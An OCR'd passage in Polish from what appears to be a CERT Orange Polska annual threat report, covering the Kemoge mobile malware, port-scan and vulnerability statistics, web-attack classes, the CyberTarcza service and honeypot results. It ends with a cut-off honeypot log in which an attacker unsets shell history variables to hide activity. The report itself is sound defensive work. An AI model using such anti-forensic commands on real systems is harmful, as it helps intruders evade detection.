
Innym problemem wskazanym w raporcie jest złośliwe oprogramowanie na platformy mobilne. Na wykresie TOP 5 zwróciłem uwagę na Malware.Kemoge, który według mojej wiedzy zagraża użytkownikom w co najmniej 20 krajach na świecie. Oprogramowanie ukrywa się w popularnych aplikacjach i jest możliwe do ściągnięcia z różnych sklepów internetowych z oprogramowaniem. Jego twórcy oczywiście na różne sposoby reklamują swój produkt w celu zwiększenia liczby kontrolowanych urządzeń mobilnych. Po instalacji oprogramowanie zbiera informacje o zainfekowanym urządzeniu i wysyła je do centrum sterowania w domenie aps.kemoge.net, następnie zaś urządzenie mobilne zaczyna wyświetlać niechciane reklamy.

Na rysunku 10. przedstawiającym cykl życia Malware.Kemoge można zauważyć kilka dodatkowych funkcji. Uwagę zwraca możliwość wykorzystania 8 różnych exploitów w celu zrootowania urządzenia mobilnego i przejęcia przez malware nieograniczonej nad nim kontroli. I tutaj ujawnia się kolejna, bardzo niebezpieczna cecha Malware.Kemoge, czyli ściąganie i instalowanie dowolnych aplikacji. Jakie są tego konsekwencje, nietrudno sobie wyobrazić, szczególnie jeżeli trzymamy na swoim telefonie poufne dane lub używamy go do dostępu do naszych kont bankowych.

Obserwując gwałtowny rozwój urządzeń mobilnych oraz różnych związanych z tym nowych problemów bezpieczeństwa, można się zastanawiać, z jakimi problemami bezpieczeństwa będziemy się mierzyć za kilka lat, w dobie tzw. internetu rzeczy?

Klaudiusz Korus
Senior System Engineer w FireEye Inc.

Cyberprzestępcy chętnie wykorzystują exploit kity, bowiem posłużenie się nimi daje większe prawdopodobieństwo infekcji użytkownika niż wykorzystanie pojedynczej podatności i w zasadzie gwarantuje, że złośliwa aplikacja zostanie zainstalowana.



Działania cyberprzestępcy usiłującego przedrzeć się do docelowej maszyny zaczynają się zazwyczaj od rozpoznania otoczenia sieciowego ofiary.

8. Skanowania portów i podatności

8.1. Skanowania

Działania cyberprzestępcy usiłującego przedrzeć się do docelowej maszyny zaczynają się zazwyczaj od rozpoznania otoczenia sieciowego ofiary. Polega ono na przeprowadzeniu skanowania systemu za pomocą przeznaczonych do tego celu narzędzi w poszukiwaniu aktywnych usług (otwartych na określonych portach). Pozwala to atakującemu na ustalenie (bezpośrednio lub z dużym prawdopodobieństwem) rodzajów i wersji usług uruchomionych na potencjalnym celu ataku. Jeśli okaże się, iż któraś z usług ma niezałataną podatność, może zostać wykorzystana do przeprowadzenia ataku, a w skrajnych sytuacjach nawet do wykonania kodu z uprawnieniami administratora. Pozwoliłoby to intruzowi na instalację backdoorów umożliwiających dostęp do danego systemu już w łatwiejszy sposób, a także ukrycie w systemie swojej obecności dzięki mniej wykrywalnym rootkitom, aby ustrzec się przed wykryciem przez opiekuna systemu.

CERT Orange Polska zaleca

By zapobiegać tego typu rozpoznaniom i wykorzystaniu luk bezpieczeństwa, należy:

- regularnie aktualizować oprogramowanie,
- odpowiednio konfigurować zapory sieciowe, udostępniając wyłącznie niezbędne usługi,
- wdrażać rozwiązania bezpieczeństwa, jak: IPS (Intrusion Prevention System), HIPS (Host Intrusion Prevention System)/IDS (Intrusion Detection System).

W tabeli 4. znajdują się statystyki dotyczące skanowań portów i usług, na jakie zostały one skierowane, wraz z podatnościami, na które narażone mogą być hosty docelowe. Tabela powstała w wyniku analizy przez CERT Orange Polska adresów IP źródeł skanowania.

TOP 10 najczęściej skanowanych portów i ich zastosowanie (wg częstotliwości skanowań):

1433 – używany standardowo przez MS SQL Server popularny system zarządzania bazami danych. W przeszłości był podatny na zdalne wykonanie kodu przez przepełnienie bufora (CVE-2002-1123) oraz zablokowanie pracy serwera przez atak DDoS (CVE-1999-0999).

8080 – jest używany przez wiele serwerów web proxy oraz aplikacji, m.in. Syncthing GUI, M2MLogger lub serwer Apache Tomcat.

3128 – port serwera pośredniczącego (proxy) używany przez aplikację Squid. Podatny na dwa typy ataków: zablokowanie usługi spreparowanymi nagłówkami http oraz umożliwienie wykonania kodu przez przepełnienie bufora. Celem ataku może być też wykorzystanie otwartych serwerów proxy do dalszych ataków, co utrudnia wykrycie sprawcy.

9200 – używany przez aplikację WapServ wykorzystującą protokół WAP Connectionless Wireless Session Protocol (WSP). Starsze wersje oprogramowania podatne są na ataki Denial of Service (BID-8472).

3306 – port popularnej bazy danych MySQL. Często atakowany poprzez liczne próby odgadnięcia loginu i hasła.

5900 – Virtual Network Computing (VNC), oprogramowanie umożliwiające zdalny dostęp do komputera. Wiele jego wersji jest podatnych na ominięcie uwierzytelnienia, uzyskanie zdalnego dostępu bez znajomości hasła i w efekcie przejęcie kontroli nad urządzeniem (CVE-2006-2369, CVE-2006-1652, CVE-2008-5001, CVE-2009-0388, CVE-2013-5745).

Pozycja	Kraj	Liczba unikalnych portów
1.	Polska	11554
2.	Niemcy	4288
3.	Stany Zjednoczone	2836
4.	Chiny	1852
5.	Holandia	1714
6.	Francja	1287
7.	Rosja	838
8.	Kanada	692
9.	Anglia	589
10.	Włochy	525

Tabela 4. Kraje, z których wykryto największą liczbę skanowanych unikalnych portów

21320, 135 – nieobsługiwane przez żadne dedykowane oprogramowanie, prawdopodobnie używane do realizacji jednego z backdoorów.

8888 – port obsługiwany przez aplikację do wirtualizacji HyperVM, służący do zarządzania serwerem przy użyciu protokołu HTTPS.

110 – protokół POP3 używany do odbioru poczty elektronicznej.

Najczęściej skanowane usługi to natomiast MS SQL Server oraz proxy. Podobna sytuacja miała miejsce w 2014 roku. Usługa MS SQL Server może być atrakcyjna pod względem możliwości uzyskania wrażliwych danych (np. uwierzytelnienia do kolejnych usług), a sama w sobie może być też wykorzystywana do detekcji systemu Windows. Natomiast w przypadku usługi proxy atakujący używa serwera ofiary do ataku na docelową maszynę i pozostawienia błędnych śladów dotyczących sprawcy ataku. Duży zakres skanowanych portów może natomiast świadczyć o poszukiwaniu tylnych furtek (szczególnie przy skanowaniach portów nieużywanych przez żadne znane usługi).

8.2. Podatności w webaplikacjach

W ostatnim czasie aplikacje WWW stały się jednym z głównych celów ataków. Zawarte w nich błędy i podatności mogą pozwolić atakującemu na przedarcie się do wewnątrz systemu, a nawet firmowej sieci, ale także zaatakować użytkowników podatnych serwisów przez pozornie mniej inwazyjne błędy (np. XSS).

SQL Injection – polega na wstrzyknięciu zapytania SQL do już istniejącego zapytania. To bardzo popularna technika, często umożliwiająca atakującemu nieuprawniony dostęp do serwisu, np. przez wstrzyknięcie zapytania o hasło administratora. By temu zapobiec, należy odpowiednio filtrować zapytania kierowane do systemu, sprawdzać typy danych czy wycinać potencjalnie niebezpieczne znaki pozwalające na wstrzyknięcie zapytania (np. apostrof czy cudzysłów).

RFI (Remote File Include) – pozwala na dołączenie do wykonywanego kodu PHP innego kodu znajdującego się na zewnętrznym serwerze kontrolowanym przez atakującego. Wskutek tego napastnik może wykonywać dowolny kod po stronie serwera, przejąć serwis lub nawet serwer hostujący.


LFI (Local File Include) – dołączenie wskazanego przez atakującego pliku tekstowego do wykonywanego kodu, dzięki czemu możliwe jest podejrzenie treści pliku pozornie niedostępnej dla osób postronnych (pliki konfiguracyjne zawierające hasła do usług, logi, listingi plików itd.). W skrajnych warunkach atakujący jest w stanie zamieścić np. w logach Apache kod PHP, a następnie uruchomić go przez LFI, w efekcie odczytując logi serwera WWW.

CSRF (Cross Site Request Forgery) – wykorzystanie aktualnej sesji użytkownika do wysyłania bez jego wiedzy żądań podstawionych przez atakującego. Efektem mogą być zmiana hasła, konfiguracji czy inne nieautoryzowane działania widoczne jako wykonane przez ofiarę ataku.


XSS (Cross-Site Scripting) – nieautoryzowane wstrzyknięcie kodu (najczęściej JavaScript) do aplikacji webowej. Efektem mogą być kradzież ciasteczek (umożliwiających przejęcie sesji zalogowanego użytkownika), wykonanie niepożądanego kodu JavaScript (np. wysłanie spamu do innych użytkowników serwisu), przekierowanie na host atakującego itp.

XXE (XML eXternal Entity) – występuje w błędnie skonfigurowanych parserach plików XML. Pozwala na odczytanie za pomocą specjalnych modyfikacji pliku XML plików konfiguracyjnych, np. z hasłami i innymi wrażliwymi danymi.


AFD (Arbitary File Download) – występuje często w błędnie zaimplementowanych skryptach odpowiadających za ściąganie plików. Pozwala na ściągnięcie dowolnego pliku (z uprawnieniami do odczytu!) na komputer atakującego. Różnica w porównaniu z atakiem



Wykres 24. Najczęstsze podatności w serwerach webowych



Wykres 25. Rozkład poziomów krytyczności podatności w aplikacjach webowych



Wykres 26. Rozkład poziomów krytyczności podatności w systemach operacyjnych

Possible server path disclosure	1339
SSL weak ciphers	479
HTML form without CSRF protection	476
Login page password-guessing attack	353
SVN repository found	242
POODLE	170
Slow HTTP Denial of Service Attack	156
CRIME SSL/TLS attack	119

Tabela 5. Najczęstsze podatności z kategorii ryzyka „wysokie”

Linux 2.4.x	119
Linux 2.6.x	96
Windows Server 2003	85
Windows Server 2008	68
Windows Server 2012	28
Cisco IOS	24
Windows 7 (Service Pack 1)	16
Windows XP	12
Windows 7 Professional (Service Pack 1)	11

Tabela 6. Systemy operacyjne pod względem liczby wykrytych unikalnych podatności

LFI polega na tym, że plik nie zostanie wykonany po stronie serwera, a jedynie przekazany do atakującego.

Wykres 24. przedstawia podatności (w tym informacyjne) występujące najczęściej w serwerach web przygotowanych do wdrożenia produkcyjnego w Orange Polska.

W tabeli 5. przedstawiono natomiast najczęściej występujące podatności z kategorii ryzyka „wysokie”.

Poziom krytyczności podatności w badanych aplikacjach WWW dzieliły się tak jak przedstawia wykres 25.

Natomiast podział podatności w analizowanych przez zespół CERT Orange Polska systemach operacyjnych przedstawia kolejny wykres 26.

Systemy operacyjne z największą liczbą unikalnych podatności to tabela 5.

Wysoka liczba podatności występujących w systemach Linux wynika z faktu ujmowania ich w statystykach wielu dystrybucji jako jednej grupy. Dla części z nich (Red Hat, CentOS, SUSE) dostępne jest wysokopoziomowe wsparcie, natomiast bezpieczeństwo innych zależy głównie od kompetencji administratorów i ich świadomości zagrożeń. Najczęstszymi metodami ataków wykorzystujących podatności, a skierowanych w systemy operacyjne i ich usługi, są ataki słownikowe na mechanizmy uwierzytelnienia (przede wszystkim usługi telnet, RDP, VNC oraz SSH).

8.3. CyberTarcza Orange Polska

Największy jak do tej pory cyberatak w naszym kraju, czyli opisane w Raporcie CERT Orange Polska za rok 2014 przejęcie modemów DSL polskich internautów, to jedna z głównych przyczyn powstania CyberTarczy. Wtedy ad hoc zostało przygotowane narzędzie, dzięki któremu mogliśmy poinformować ofiary ataku o tym, co się stało, a także przekazać im instrukcję usunięcia zagrożenia. Tamte chwile udowodniły, że takie narzędzie w sieci nowoczesnego operatora jest w dzisiejszych czasach bardzo potrzebne.

CyberTarcza to funkcja sieci dostępna automatycznie od momentu wdrożenia dla każdego użytkownika Neostrady za darmo. Nie zastępuje ona antywirusa. Należy ją traktować jako uzupełnienie posiadanych zabezpieczeń. Pozwala na wczesne wykrycie nowych mutacji malware'u bądź nierozpoznawanych jeszcze przez antywirusy kampanii złośliwego oprogramowania. Dodatkowo diagnozuje stwierdzone w sieci użytkownika podatności sprzętu czy oprogramowania i informuje go o nich. Rozwiązanie bazuje na analizie zgodności ruchu wychodzącego z sieci domowej klienta ze znanymi wzorcami generowanymi przez malware, dlatego też klienci otrzymują wiadomości o zagrożeniu dotyczącym sieci, a nie konkretnego urządzenia.

Siłą CyberTarczy są jednak przede wszystkim działania operacyjne CERT Orange Polska, których efekty widzimy potem na ekranie. Z miliardów zdarzeń przechodzących miesięczne przez nasze systemy wyselekcjonowana część trafia do naszego laboratorium. Na tej podstawie eksperci dokładnie analizują cechy złośliwego oprogramowania, jego działanie wewnątrz systemu, a także to, z jakimi adresami usiłuje się łączyć.

W następnym kroku adresy IP kojarzone z przestępczą aktywnością są blokowane dla klientów usług Orange Polska. Kolejne testy mają na celu odnalezienie oprogramowania, które skutecznie usunie złośliwy kod z zainfekowanego systemu. Na bazie uzyskanych informacji tworzona jest dokładna, szczegółowa i zrozumiała dla każdego internauty instrukcja, w jaki sposób usunąć zagrożenie.

Dla klienta końcowego CyberTarcza działa w dwóch trybach.

- W pierwszym każdy użytkownik Neostrady może wejść na stronę https://cert.orange.pl/cybertarcza, by sprawdzić stan bezpieczeństwa swojej sieci. Można tego dokonać z dowolnego urządzenia, warunkiem jest, by było w danym momencie podłączone do domowej sieci (za pośrednictwem kabla bądź WiFi).
- Drugi tryb uruchamiany jest w przypadku, gdy CERT Orange Polska stwierdzi, iż wykryte zagrożenie stanowi wyjątkowo duże ryzyko dla danych wrażliwych naszych klientów. Zadziała wtedy proaktywny mechanizm CyberTarczy, a użytkownik, który znajdzie się w grupie zagrożonych, zostanie tymczasowo odcięty od internetu. Informacja o tym dotrze do niego w momencie, gdy uruchomi przeglądarkę. Na zaprezentowanej stronie można zapoznać się z informacjami dotyczącymi zagrożenia oraz z dokładną instrukcją jego usunięcia umieszczoną również w możliwym do ściągnięcia pliku PDF. Po wciśnięciu przycisku na dole strony użytkownikowi zostaje przywrócony dostęp do internetu. Tym niemniej – ze względu na naturę zagrożeń – zalecane jest, by uprzednio usunął złośliwe oprogramowanie ze swojego systemu.

W celu uniknięcia ryzyka związanego z phishingiem strona https://alert.cert.orange.pl/ prezentująca opisywane informacje jest szyfrowana, a użytkownik może porównać zamieszczone na stronie screenshoty z treścią okna pojawiającego się po kliknięciu w kłódkę.

Tytułowe „garnki miodu” (honeypoty) to usługi przynęty pozorujące przed cyberprzestępcą mniej lub bardziej podatne serwisy.

9. „Garnki miodu” przeciw cyberprzestępcom

W 2015 roku CERT Orange Polska rozpoczął projekt mający prowadzić do uzyskania dodatkowych informacji o atakach i w efekcie zwiększyć możliwości podejmowania proaktywnych działań poprawiających bezpieczeństwo w sieci Orange Polska. Tytułowe „garnki miodu” (honeypoty) to usługi przynęty pozorujące przed cyberprzestępcą mniej lub bardziej podatne serwisy. Honeypoty są gotowe na atak, więc ich celem jest zebranie możliwie kompletnej dokumentacji dotyczącej działań cyberprzestępców. Pozwalają one na gromadzenie wielu ciekawych informacji z punktu widzenia zespołu CERT operatora, w tym m.in. dotyczących:

- źródeł ataków: adresów IP oraz systemów autonomicznych (AS),
- adresów IP zawierających złośliwe treści,
- list haseł wykorzystywanych przez atakujących, w tym przez narzędzia automatycznie skanujące dostępne w sieci urządzenia,
- charakterystyki komunikacji botnetów,
- nieznanych podatności (0-day) urządzeń sieciowych oraz sposobów ich wykorzystania,
- nowych metod wykorzystywania otwartych usług celem ataków DDoS.

Zebrane informacje wykorzystywane są m.in. do wdrażania dodatkowych środków bezpieczeństwa, identyfikacji nowych zagrożeń, optymalizacji systemów ochrony przed DDoS, identyfikacji serwerów Command & Control botnetów oraz jako istotne źródło danych o zagrożeniach dla CyberTarczy.

Przykłady zarejestrowanych aktywności:

– TOP 10 kombinacji użytkownik/hasło (SSH) wykorzystywanych przy próbie zalogowania do otwartej usługi (wykres 27.),


– TOP 10 kombinacji użytkownik/hasło (SSH) wykorzystywanych przy próbie zalogowania do otwartej usługi (wykres 28.),

– geograficzna mapa źródeł ataków na podstawie adresów IP (wykres 29.),


– TOP 10 skanowanych portów – najczęściej atakowane usługi (wykres 30.),

– TOP 10 najczęściej ściąganego złośliwego oprogramowania po przejęciu kontroli nad atakowanym serwerem (wykres 31.),


– TOP 5 używanych exploitów po uzyskaniu dostępu do sieci honeypot (wykres 32.).




Wykres 27. TOP 10 kombinacji użytkownik/hasło (SSH) wykorzystywanych przy próbie zalogowania do otwartej usługi




Wykres 28. TOP 10 kombinacji użytkownik/hasło (SSH) wykorzystywanych przy próbie zalogowania do otwartej usługi




Wykres 29. TOP atakujących IP



Wykres 30. TOP 10 skanowanych portów



Wykres 31. TOP 5 najczęściej ściąganego złośliwego oprogramowania po przejęciu kontroli nad atakowanym serwerem



Wykres 32. TOP 5 używanych exploitów

Poniżej znajdziemy przykładowy listing z ataku na usługę SSH oraz geolokalizację atakującego (rysunek 11.).

Atakujący usiłuje ukryć swoją aktywność w systemie.

```
fake_host:~# unset HISTFILE
fake_host:~# unset HISTSAVE
```

Rekonesans, wyświetlenie informacji o zalogowanych użytkownikach, interfejsach sieciowych, procesorach etc.

```
fake_host:~# w
fake_host:~# ls –al.
